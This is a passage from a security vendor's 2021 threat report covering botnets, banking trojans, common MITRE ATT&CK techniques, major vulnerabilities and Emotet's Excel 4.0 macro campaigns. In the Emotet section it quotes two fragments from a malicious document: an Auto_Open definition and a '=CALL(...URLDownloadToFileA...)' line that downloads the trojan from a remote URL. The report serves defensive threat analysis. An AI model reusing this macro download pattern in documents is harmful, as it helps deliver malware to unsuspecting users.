was first seen in 2014 and has been building its army of botnets for the last eight years. The malware spreads by brute forcing its way into Linux and Docker servers while utilizing open SSH (Secure Shell) port 22 and Docker port 2375.

Once installed on an unsecured system, the malware gains persistence via several methods, including a Cron entry. XorDDoS may also install an LKM (Loadable Kernel Module) rootkit that will hide its activities and make it harder to detect.

XorDDoS acquired its name from its use of XOR encryption when communicating with its C2. And as its name suggests, XorDDoS is responsible for several devastating distributed denial-of-service attacks in Asia. XorDDoS is believed to have originated in China and be related to the Winnti APT group.

02 Mirai

is an infamous botnet that has been operating since 2016. It was responsible for some of the most disruptive DDoS attacks in the world, including the attacks against Dyn, then one of the largest DNS operators in the world, Brian Krebs' website, and the French web-hosting service OVH.

Mirai targets Linux-powered devices with a focus on IoT connected routers, CCTV-DVRs, smart TVs, NAS devices, and other connected machines. Once infected, it turns these devices into bot "slaves" used in its large-scale DDoS and click fraud attacks. Mirai spreads by scanning the internet and local networks for vulnerable internet-connected products that can be exploited or brute forced.

Mirai's code has been public since the end of 2016 when it was released by its author. Different variants of the malware have emerged since, including Satori, Okiru, Miori, and Moobot, just to name a few.

03 Gafgyt

(aka BASHLITE, Lizkebab, and Torlus) is a modular botnet malware with dropper, backdoor, and spyware capabilities such as keylogging, system information collection, and process manipulation. The malware is primarily used for DDoS attacks and propagates using brute force and the exploitation of vulnerabilities in IoT devices.

Gafgyt made a name for itself in 2014 when the malware was spotted exploiting a Shellshock vulnerability in order to infect devices running the software suite BusyBox. Like Mirai, Gafgyt's code was leaked in 2015, resulting in different variants of the malware being created. Some variants have been found to also include code from Mirai. This year, Gafgyt was spotted delivering the "Simps" botnet which used Gafgyt's DDoS module for its attacks on gaming targets.

04 Hajime

was discovered in October 2016 while researching Mirai. It utilizes a peer-to-peer decentralized network for its communication purposes, making it difficult to take down or sinkhole its command-and-control server. Initially, Hajime gains access to a vulnerable system by means of brute force, while making use of a dictionary of known username and password pairs. Then, it gains persistence with an rc.d script that gets executed on boot.

Next, the worm will download configuration files shared with other clients in the botnet and block network ports that are usually associated with Hajime and other botnet infections, blocking any further infections. The last step is particularly interesting, combined with the fact that in addition to firewall changes, Hajime doesn't appear to be involved in any malicious activity. It doesn't initiate DDoS attacks, drop other malware, or operate a protection racket like its cousins, Mirai and Gafgyt. Following a successful infection, the malware leaves the following message on the compromised device:


"Just a white hat, securing some systems. Important messages will be signed like this! Hajime Author. Contact CLOSED Stay sharp!"

To add insult to injury, this message makes Hajime look like it's trying to secure the device it's "infecting."


05 Tsunami

(aka Mushtik, Amnesia, and Radiation) botnet has been active since as early as 2013.


The malware targets myriad network devices, servers, IoT appliances, and Kubernetes Pods. It is constantly being updated with newer exploitation techniques. Tsunami uses the IRC network for its communication with the command-and-control server and has two main sources of revenue: crypto-mining and DDoS attacks. In February 2016, the servers of the Linux distribution Linux Mint were compromised, and the ISO image of the operating system was replaced with a modified ISO that was infected with Tsunami.



TOP 5: Financial Malware Families



TOP Family per Month



The number of samples per malware that were seen in D-Cloud each month in 2021. The numbers are shown in arbitrary units, where the amount of QakBot samples in August is represented by one.

01 Dridex

is a highly active banking trojan family that first appeared in the wild in 2011 as its predecessor, Cridex. The first version of Dridex was observed in mid-2014, and since then it has become one of the most high-profile financial malware families.

This malware usually spreads via mass email campaigns. Dridex uses malicious email attachments that include either a Word document containing a malicious macro or a PDF that utilizes a malicious JavaScript. Following successful infection, Dridex will collect and deliver banking information, credit card data, credentials, and additional sensitive data found on the victims' computer to its' C&C servers. Other variants include a crypto-currency wallet credential stealing mechanism.

On several occasions the Dridex infection infrastructure has also been used to spread other financial malware/spyware such as TrickBot and Emotet, sharing the same droppers or dropping each other as a secondary payload.

02 TrickBot

is a sophisticated banking malware that targets individuals, SMBs, and enterprise environments to steal bank account credentials, financial data, and personal information in order to carry out financial fraud and identity theft.

It first appeared in 2016, and soon became a prevalent threat, spreading via malicious documents in mass emails and changing rapidly with different capabilities in each campaign. Its various malicious capabilities and evasion techniques are built in a module architecture which allows easy swapping, modifying, and rebuilding for each campaign, reducing detection rate and operating a range of attack techniques.

Due to its architecture, TrickBot has had several capabilities throughout its different campaigns in addition to credential stealing. It can be operated as a backdoor, possessing network spreading abilities, email harvesting features, or all of the above. In some cases, TrickBot has delivered a ransomware-like screen lock option, which is meant to steal system passwords.

03 IcedID

is a modular banking trojan that has been active for the past few years, mainly targeting businesses in the U.S. and the UK. It primarily targets the financial industry, aiming to attack banks, credit card companies, and e-commerce properties.

IcedID is distributed mostly as a secondary payload of Emotet, another highly active banking trojan. Once executed, it has worm-like abilities that allow it to propagate to additional machines on a network, as well as employ simple evasion techniques such as only operating after the machine restarts.

IcedID manipulates the victims' browser to display a correct URL address with a valid SSL in banking websites, while actually redirecting the traffic to a fake website aimed to steal credentials.

04 Zloader

is a banking trojan and a variant of the infamous Zeus banking malware. It was first discovered a few years ago and since then has evolved dozens of times. The actively developed and evolved Zloader is mainly distributed by phishing campaigns or spoofed emails and occasionally will be delivered along with other malware such as Ryuk ransomware. Zloader droppers use various infection vectors and techniques such as Excel4 macros and password protected documents in order to infect a system.


Zloader also utilizes different techniques — its main modules are web injections, form grabbing, keylogging, and anti-analysis mechanisms to steal credentials and other private information from users. Another important module of Zloader is a VNC server. Its role is to open a hidden VNC on an attacked machine, giving the attacker remote access.

05 QakBot


is a popular info stealer and banking malware that has been active in the wild since 2009. Its main features enable it to steal online banking credentials and other financial information, though QakBot can also steal additional personal data such as files and keystrokes.

Additionally, QakBot possesses worm features which allow it to spread through the network and removable drives. QakBot monitors the browser on the infected machine to detect when victims interact with an online banking website and then steal credentials. Additionally, QakBot collects further information from the infected machine including IP address, country of origin, cookies, and other system information.

QakBot's distribution methods vary and include malspam with specially crafted document attachments triggering the infection, or exploit kits deployed on compromised websites that deliver QakBot's payload to website's visitors.



THE TOP 10: MITRE techniques and capabilities



MITRE ATT&CK® is an industry standard framework formed as a knowledge base of known attacker behaviors that have been compiled into tactics and techniques observed in real-world scenarios. It is intended to reflect the various phases of an adversary's attack lifecycle.

Based on D-Cloud events, we managed to extract the most common techniques among some of the tactics.

01 Execution

Command and Scripting Interpreter [TA0002.T1059]

Most operating systems come with a built-in command line interface and scripting capabilities which allow us to interact with different applications and system commands.

An adversary may abuse programming languages such as JavaScript or Visual Basic to gain access to a victim's computer and execute various commands to exfiltrate data or even download additional malware.

READ MORE

02 Persistence

Boot or Logon AutoStart Execution [TA0004.T1574]

Some malware requires a steady foothold over the victim's machine to achieve its intended goals. We see this method used most regularly in miners and spyware, both of which survive booting of the operating systems.

Most malware is still employing basic techniques like using different registry keys and startup folders that most legitimate applications are using to gain persistence. We still see this technique being use – and being successful – because it is both easy to use and difficult to differentiate between legitimate and malicious use.

READ MORE

03 Privilege Escalation

Hijack Execution Flow [TA0003.T1547]

We have seen attackers use a multitude of ways to hijack the execution flow of operating systems. This can be done by modifying or replacing file systems with malicious content.

Using this method, attackers can gain high privileges to gain access to sensitive components in an organization's network.

READ MORE

04 Defense Evasion

Obfuscated Files or Information: Software Packing [TA0005.T1027.002]

Software packing is a method of compressing or encrypting an executable. Packed files tend to be more difficult to analyze by researchers and are often able to avoid signature-based detection.

With that in mind, it's not surprising that software packing is the most common defense evasion technique used by malware today.

READ MORE

05 Credential Access

OS Credential Dumping [TA0006.T1003]

There are many ways to harvest credentials from the OS, which makes it a very common technique among attackers.

Many attackers will choose publicly available tools like Mimikatz, while others might use proprietary tools they have developed in order to avoid reputation detection.

READ MORE

06 Discovery

Virtualization/Sandbox Evasion [TA0007.T1497]

Security researchers and AV solutions often use an isolated testing environment to analyze malicious software. Cybercriminals apply various techniques to discover such environments.

These checks include looking for security monitoring tools or sandbox artifacts or legitimate user activity, which may suggest the presence of a testing environment and the use of sleep timers or loops within the code to avoid operating within a temporary sandbox.

READ MORE

07 Lateral Movement

Remote Services [TA0008.T1021]

An adversary will prefer the use of legitimate tools like SSH and VNC to infect new machines once they are already inside the network.

The reason this technique is so common is because an attacker can abuse applications which are already installed on the victim's machine and used daily.

READ MORE

08 Collection

Input Capture
[TA0009.T1056]

Users often provide credentials to different applications in their day-to-day use of browsers, an email client, mobile login pages, and so on.

An attacker may utilize different methods of capturing user input to collect credentials. These methods may involve the use of fake apps or website phishing, keylogging user input, or latching onto system processes to retrieve further information.

READ MORE

09 Exfiltration

Exfiltration Over Web Service
[Ta0010.T1567]

Over the last few years, we've seen adversaries advancing from temporary C2 domains to legitimate known domains like Discord and other social media services.

This gives the attacker the ability to exfiltrate a machine using applications that have network traffic which won't be blocked by firewall solutions.

READ MORE

10 Impact


Data Encrypted for Impact
[TA0040.T1486]

In 2021, we observed major ransomware impacts in organizations of all sizes, from small businesses to huge critical infrastructure like Colonial Pipeline. Data encryption is one of the most common impact techniques among adversaries. We unfortunately expect to see adversaries continue using this technique in future years.

READ MORE

MITRE Mapping

As Deep Instinct monitors and analyzes files, our product will also recognize specific behaviors and categorize them with the appropriate MITRE IDs. With every event, our customers can view the exact behavior based on the MITRE tactics and techniques framework.



High profile vulnerabilities in 2021

Log4Shell

a new and extremely severe vulnerability was discovered in Apache's logging framework, Log4j2, was first spotted in late 2021. The Log4Shell vulnerability allowed an attacker to remotely execute a command on a vulnerable server simply by encapsulating it in brackets and putting it in the 'user-agent' header of an HTTP request. The simplicity of the exploitation, combined with the popularity of the logging framework, made Log4Shell extremely severe, earning it a CVSS (Common Vulnerability Scoring System) score of 10.0, the highest a vulnerability can get. We explored the vulnerability in detail here.

ProxyShell

a combination of three Microsoft Exchange vulnerabilities, were disclosed in August 2021. Despite being patched before being made public, the ProxyShell vulnerabilities were still used by threat actors to gain persistence on unpatched Microsoft Exchange servers.

By utilizing these techniques, an attacker could deploy a webshell into a vulnerable Exchange server, which would allow remote execution of code on the server, the ability to deploy and execute additional malware, and access to execute malware on other machines in the server's domain. In some instances, attackers attempted to make the deployed webshell accessible from other Exchange servers in the affected domain.

PrintNightmare

an ongoing issue in the Windows print Spooler service, was first seen during the early summer of 2021. Two different vulnerabilities were discovered over the course of two months:

a. CVE-2021-1675
b. CVE-2021-34527

While the first vulnerability was merely a local privilege escalation, the second vulnerability had a relatively high CVSS score of 8.8 and had a stronger attack vector of remote code execution.

Researchers published different POCs and a series of ways to bypass the patches in scenarios where there were specific system configurations (e.g., specific Group Policy).

Eventually, Microsoft updated both vulnerabilities as remote code execution and issued a very detailed mitigation guide covering all possible scenarios. Security researchers will keep finding flaws in widely used products. While these exploit kits are providing attackers entrance into organization's environments, securing the endpoints in an organization is a necessary proactive solution to avoid dangerous payloads that may arrive as a second stage in the infection chain.

Interesting trends and campaigns in 2021

RedLine Stealer ups its game

As its name suggests, RedLine Stealer is an information stealer. It was first spotted in 2020 and in its earlier versions the malware was marketed as a MaaS (Malware-as-a-Service) that allowed its owner to harvest Windows credentials, cryptocurrency wallets, browser, operating system information, and more. In 2021, RedLine added a few tools to its utility belt and can now also run commands on infected systems, deploy and execute additional malware, monitor the system for new potentially interesting information, and send the found data to its C2 server, making it considerably more dangerous. This malware can be purchased directly through RedLine's Telegram channel, making it very accessible and leaving any organization without adequate malware defenses subject to future attack and exploitation.

Python and Go Malware became more common

Threat actors have made a discernable shift away from older programming languages, such as C and C++, in favor of newer languages, such as Python and Go. Not only are these newer languages easier to program in than their predecessors, they also are less common and less likely to be analyzed by security researchers — and less likely to be detected by cybersecurity tools.

The use of cloud service providers as part of malware infection chain

GuLoader bust onto the scene as a new dropper that abuses legitimate cloud service providers, such as Google Drive or OneDrive. It has become a common first-stage loader to avoid network-based detections.

In 2021, we began to observe more campaigns using many cloud service providers being abused and unknowingly storing massive amounts of malware. This malware is used as a second or third stage payload after an attacker has gained initial access to the victims. Eventually, these malware payloads are dropped from a legitimate domain instead of an unknown C2 that might be taken down after a few hours.

Malware Trends by Campaign

Excel 4.0 Macros

Excel 4.0 Macro (XL4) is a legacy scripting language which has been supported in Microsoft Office since 1992. While it has been replaced by VBA, a more advanced scripting language, XL4 is still supported for backward-compatibility reasons, which has left a significant security vulnerability in place for years. We've seen a recent rise in malware utilizing XL4 capabilities in just the past 1.5 years. And these campaigns have started becoming increasingly sophisticated and prevalent.

Deep Instinct threat researchers have found that these XL4-based threats utilize functions such as auto-open, auto-close, default password protection, and even shared findings of advanced obfuscation techniques, such as decoding the macro code in run-time. While some of these techniques are known, most of them are newly discovered (unknown) threats.

Our team also showcased how the Deep Instinct Prevention Platform can identify and prevent these new malicious XL4 strains using our Anomaly Detection algorithms. Even if this malware family evolves and modifies its techniques, Deep Instinct can autonomously predict and prevent these threats'.

Emotet

When Emotet first emerged in 2014, it functioned mostly as a banking trojan used to exfiltrate financial data from its victims. Emotet evolved to allow operators to redesign the trojan to work mainly as a Dropper, a type of malware designed to deliver other malware to a victim's computer.

Emotet's abilities to evade security measures and move laterally by leveraging a server message block (SMB) exploit or brute forcing admin credentials has allowed it to become one of the most dangerous and dominant malware variants in the wild.

Early in 2021, an international taskforce coordinated by Europol and Eurojust seized Emotet infrastructure, which included several hundred servers located across the world, and arrested some of its operators. These actions stopped Emotet's operation for a time, but in November 2021 it re-emerged with new variants of Emotet again spotted in the wild. These new variants utilize Excel 4.0 macros for dropping and executing the Emotet malware.

Emotet operators made sure to hide the sheets containing the obfuscated macros, so when a user opens the document, it won't appear suspicious. In reality, as soon as the user enables macros, the hidden code will execute.

Excel 4.0 takes advantage of built-in functions such as the "Auto-Open" function, which had previously been used to automatically run a macro when opening a workbook, and then call Windows functions directly such as "URLDownloadToFile" to download and execute the Emotet trojan.

```
<definedName name="_xlnm.Auto_Open">EFEWF!$D$1</definedName>
```

"Auto_Open" Excel 4.0 function, taken from a malicious document

```
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://ada....
```

Excel 4.0 use of "=CALL" to directly call a Windows function in order to download the Emotet trojan

JavaScript

Script-based attacks have now become a significant threat for organizations of all sizes, with estimates putting them at 40% or more of all global cyberattacks. A script can be anything from a sequence of simple commands used for system configuration, task automation, and other general purposes, to more advanced, multi-layered, and often obfuscated code. The most commonly used scripting languages are PowerShell, VBScript, and JavaScript.

While PowerShell attacks may get more scrutiny from threat teams, Windows JavaScript attacks are used by threat actors for many of the same purposes yet present unique challenges in terms of detection and prevention.

Outside of a browser — which executes JavaScript in an encapsulated fashion, greatly limiting that code's interaction with the operating system — Windows provides facilities for JavaScript execution with Windows Script Host (WSH). It executes JavaScript (and other Windows-supported scripting languages) under the wscript.exe and cscript.exe Windows processes, providing an attack surface for adversaries to exploit.

JavaScript malware can range from a simple dropper intended to deliver additional malware to fully-featured, multi-purpose pieces of malware in their own right.

40%

OR MORE OF ALL GLOBAL CYBERATTACKS ARE SCRIPT-BASED

Source: Ponemon institute, The Third Annual Study on the State of Endpoint Security Risk.

As threat actors around the world are developing and maintaining JavaScript-based malware that is on par in its functionality and sophistication with anything in the parallel landscapes of other Windows-supported scripting languages, our team explored a growing and highly active threat landscape.

We have found a broad mix of both existing and often highly commoditized JavaScript-based malware and more niche usages of JavaScript, including backdoors written by APTs. All forms of JavaScript attacks are gaining in popularity and prevalence, as threat actors from all levels are transitioning to the "no PE needed" mentality and embracing script-based malware.

> "Threat actors from all levels are transitioning to the "no PE needed" mentality and embracing script-based malware."

Attacks on Microsoft Exchange Servers

Over the past year, several high-profile, high-severity vulnerabilities were discovered in Microsoft's Exchange Server.

On March 2, Microsoft publicly announced that it had detected several actively exploited zero-day vulnerabilities that had been used in the wild by HAFNIUM, a threat actor believed to be operating from China. HAFNIUM is assumed to be state-sponsored and took interest in U.S.-based universities, research facilities, NGOs, and defense contractors.

The hacking group has a history of compromising its victims by exploiting vulnerabilities in exposed servers while utilizing open-source projects for command-and-control and further exploitation. They have used four different zero-day exploits together.

